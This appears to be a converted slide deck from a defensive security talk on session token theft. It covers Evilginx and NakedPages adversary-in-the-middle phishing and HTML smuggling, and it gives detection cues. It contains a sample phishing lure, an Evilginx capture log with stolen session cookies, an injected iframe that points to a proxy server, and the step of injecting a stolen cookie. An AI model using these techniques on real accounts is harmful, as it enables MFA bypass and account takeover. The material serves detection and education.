
Passive Session Token Theft (Dumpster Diving)

How To (Almost) Do Crimes



Four! Inject the session cookie
into your browser and refresh
the page.

Congratulations, you've
committed a crime!





Passive session token theft is low risk / medium reward from the attacker perspective.

You might get lucky, you might not.

What if we need something a bit more targeted?




Active Session Token Theft (Pickpocketing)

Assumes some interaction with the victim

- Phishing w/ transparent proxy
- Endpoint C2 access + dumping browser cookies
- OAuth Consent Grant Attacks / Device Code Phishing







did you miss me?

Adversary in the Middle: Evilginx & Friends —

Way too OP (needs to be nerfed in the next patch)


- Transparent proxy (AitM)
- Hacker tricks you into signing in to their web page, which brokers your authentication with the real sign-in page
 - You sign in!.... **but they captured your session** 😈
- Bypasses most types of MFA
- Not limited to Evilginx, it's just popular and easily available (NakedPages is **so hot right now**)
- Depending on the framework, session is either **proxied completely** (not technically session theft) or **created and then handed back to the victim** (does count as session theft)
- Detection strategy - we look for:
 - **Interactive logins** (client application: **OfficeHome**) that come from **datacenter infrastructure, proxies or VPNs**
 - **Duplicated session ID** events with **meaningful differences between events** (more on this in a moment)





<https://login.onmicrosoft.com>
(legitimate page)





Looks good! Here's
your session token
(ESTSAUTH)

0.AVEA8G6iOF4ouEapV9XtGtBX01tEZUfGMrBJg-Ydk3ZSdsrQAF4.

AgABAAQAAAADnf0lhJpSnRYB1SVj-Hgd8AgDs_wUA9P-3wxsQtJUYUP2aKHgkFm1I-WPP3ir940qWGxJE9Cjf5GILVSFOP
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pq0dY35w9ttK8yzkY6zOzNkpvUUfsmpzQJx7CjdfD1ne5Sqzq4
1vvRs5uM-AFM4J4xNB11Dp9sXMQJj6hV-Get8WbalHefodlMKgNcdVxyAr_OdEon4vczAdBm_K_zRh_1G-B-rE2Ex69FI

Microsoft 365

Search

Welcome to Microsoft 365

Get started

Create new Explore apps

Home

Create

My Content

Feed

Apps

Outlook

Teams

Quick access

All Recently opened Shared Favorites +

The image shows the Microsoft 365 home screen. At the top left is the Microsoft 365 logo and a search bar. Below it is a large "Welcome to Microsoft 365" message with a "Get started" button and "Create new" and "Explore apps" options. To the left is a vertical navigation menu with icons for Home, Create, My Content, Feed, Apps, Outlook, and Teams. Below the menu is a "Quick access" section with tabs for All, Recently opened, Shared, Favorites, and a plus sign. In the center, there are preview cards for various Microsoft services like OneDrive, Excel, and Word.





Username ✓
Password ✓
MFA Code ✗

Microsoft

Sign in


Email, phone, or Skype

No account? Create one!


Can't access your account?

Back Next





[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



From: Microsoft IT
Subj: URGENT!!! Account Action Required

Something weird is going on with your
Microsoft online account. Please log in
[here](#) to receive further instructions.



 Microsoft

Sign in

Email, phone, or Skype


No account? [Create one!](#)

[Can't access your account?](#)

[Back](#) [Next](#)








[https://some.evil.site\[.\]com](https://some.evil.site[.]com)


Username
Password




Username ✓
Password ✓



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)





[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



MFA?







MFA Code 

[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

```
id          : 10
phishlet    : o365
username    : lowpriv@huskyworks.onmicrosoft.com
password    : [REDACTED]
tokens      : captured
landing url: https://login.whatevs.com/QfBFqowN
user-agent  : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
remote ip   : 127.0.0.1
create time : 2024-03-12 15:37
update time : 2024-03-12 15:38
```

```
[ cookies ]
```

```
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1741808350,"value":"0.
}
bzcBmFFl0g7580ZtRdl8JvIQgi0pb9uIn-V569gXQJE1g","name":"ESTSAUTH","httpOnly":true},{ "path":"/","domain":"log
in.microsoftonline.com","expirationDate":1741808350,"value":'
C
y
D
D
S
D
```



```
  , "name":"ESTSAUTHPERSISTENT","httpOnly":true}]
```

Hot Tradecraft Alert!
HTML Smuggling + AitM = 😈

Home > Blog > Smuggler's Gambit: Uncovering HTML Smuggling Adversary in the Middle Tradecraft

May 23, 2024

Smuggler's Gambit: Uncovering HTML Smuggling Adversary in the Middle Tradecraft

By:  Matt Kiely

Share




tl;dr


Huntress uncovered the infrastructure of a mass phishing campaign including potentially novel tradecraft that combines HTML smuggling, injected iframes, and session theft via transparent proxy. This technique allows an attacker to steal credentials and bypass MFA if a victim logs into a transparently proxied, locally rendered iframe of the Outlook login portal. This technique is novel to us, at least, and we haven't seen any examples of it before (if you have, I'd love to hear about it: matt.kiely@huntresslabs.com). We submitted a takedown request to NameCheap for all identified domains. **There are probably still more out there.** ATT&CK matrix items and IoCs are at the bottom of this blog. Protect your neck.



Welcome
somethin

<https://www.huntress.com/blog/smugglers-gambit-uncovering-html-smuggling-adversary-in-the-middle-tradecraft>





Outlook

C:/Users/husky/Desktop/ ?0remittance%2005212024.html

Welcome Elements Console Sources Network Performance Memory

```
if (xhr.status...  
  </script>  
...  
  <iframe width="100%" height="500px" sandbox="allow-scripts allow-presentation allow-same-origin allow-popups-to-navigation-by-user-activation" allowfullscreen="1" style="position:fixed; top:0; left:0; bottom:0; right:0; width:0; padding:0; overflow:hidden; z-index:99999;" src="https://rnsnno.webilution.pro?dataXX0=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVC...k40DAxLCJleHAIo0jE3MTYzOTg5MjF9.spjfIXT:> == $0  
#document {  
  https:  
})
```

Enter password

Password

[Forgot my password](#)

[Sign in with another account](#)

Sign in

HTML smuggling dynamically injects the iframe which points to the AitM server

Resulting interaction routes through the AitM transparent proxy

Thanks for writing about it! I'm a big fan of everything that Huntress publishes. Always great to read investigation stories from people working in SOCs.

The phishing kit used in this campaign is NakedPages, a phishing-as-a-service kit. Microsoft tracks the developers/sellers of NakedPages as Storm-1101. It's one of the top 5 AiTM PhaaS kits (with Evilproxy, Tycoon, Caffeine, Greatness).

- <https://www.cloudsek.com/threatintelligence/sophisticated-phishing-toolkit-dubbed-nakedpages-for-sale-on-cybercrime-forums>
- <https://www.microsoft.com/en-us/security/blog/2023/03/13/dev-1101-enables-high-volume-aitm-campaigns-with-open-source-phishing-kit/>

For quick triage, characteristics of the kit include

- the 8 random letter URL and `qrc` url parameters that you mention in the blog post
<https://urlscan.io/search/#filename%3Aqrc>
- often redirecting to example[.]com via href[.]li
<https://urlscan.io/result/623fb717-eaea-4da2-a572-3f19a166b6f8/#transactions>

NakedPages used to be (maybe still is) publicly downloadable (with an obfuscated binary handling the license check).

